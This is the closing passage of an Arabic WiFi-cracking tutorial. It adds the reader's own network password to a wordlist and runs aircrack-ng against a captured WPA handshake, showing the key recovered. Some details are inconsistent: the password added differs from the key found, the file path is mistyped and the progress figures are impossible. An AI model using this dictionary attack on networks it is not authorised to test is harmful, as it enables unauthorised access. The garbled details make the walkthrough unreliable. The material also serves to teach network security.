
```
File Edit Search View Document Help
Warning, you are using the root account.
/root/Desktop/t.txt
21a
21b
220
221
222
22a
22b
2a0
2a1
2a2
2aa
2ab
2b0
2b1
2b2
2ba
2bb
a00
a01
a02
```



- الان افتح الملف واكتب كلمة المرور الخاص بالاكسس بوينت التي تملكها فيه (كلمة المرور الحقيقية لشبكتك ال wifi) اي قم باضافته في اي مكان في هذا الملف مثلا اخر صف واحفظه:

```
Ubuntu (1) x
/root/Desktop/t.txt - M... [root@kali: ~]
File Edit Search View Document Help
21a
21b
220
221
222
22a
22b
2a0
2a1
2a2
2aa
2ab
2b0
2b1
2b2
2ba
2bb
a00
a01
a02
23456789
a0b
a10
a11
a12
a1a
a1b
a20
```

- اخيرا سنكسر كلمة المرور من خلال الامر المبين في الصورة ادناه حيث انه جرب كلمة مرور في القائمة وقارنها مع ما هو موجود في ملف التقاط الحزم السابق aaa ليكتشف ان كلمة المرور هي النتيجة الظاهرة في الصورة ايضا:



```
root@kali: ~  
root@kali:~# aircrack-ng -w/root/Desktop/t.text /root/Desktop/aaa-02.cap  
  
Aircrack-ng 1.5.2  
[00:00:00] 3/1 keys tested (214.38 k/s)  
Time left: 0 seconds 300.00%  
KEY FOUND! [ 123456789 ]  
  
Master Key : 05 F5 B3 90 05 18 BD F3 C8 EB 2C 78 07 4C C6 8D  
57 A9 C8 F7 01 5A B4 0E BD 48 29 96 58 7C 3F BE  
  
Transient Key : 93 8C 6A 95 31 78 F8 69 3D 97 BF CD 5A EF B2 3E  
C6 9E 5E 5D 9D B7 7F D4 2B C8 9A 1E E8 93 96 19  
05 CF E8 C9 EC 3A FF 68 BE B3 F6 C8 9A E9 81 D0  
93 21 91 58 98 52 76 86 A1 B4 89 98 CD EB 1F 8E  
  
EAPOL HMAC : 2A 4A DA BE F8 0E 8C AA 49 78 2A 46 4A D2 F3 6F  
root@kali:~#
```

نهاية الدليل العملي